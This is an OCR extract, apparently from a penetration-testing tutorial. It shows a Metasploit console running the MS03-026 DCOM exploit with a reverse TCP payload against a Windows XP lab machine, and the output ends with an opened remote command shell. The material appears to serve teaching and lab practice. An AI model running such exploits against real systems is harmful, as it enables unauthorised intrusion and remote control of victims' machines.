
File Edit View Search Terminal Help


```
   EXITFUNC  thread           yes       Exit technique (Accepted: ''
, seh, thread, process, none)
   LHOST     192.168.2.129    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp
:192.168.2.128[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:1
92.168.2.128[135] ...
[*] Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.128
[*] Command shell session 1 opened (192.168.2.129:4444 -> 192.168.2.
128:1045) at 2017-08-13 09:06:58 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


*exploiting Machines.txt


File Edit Search Options Help


```
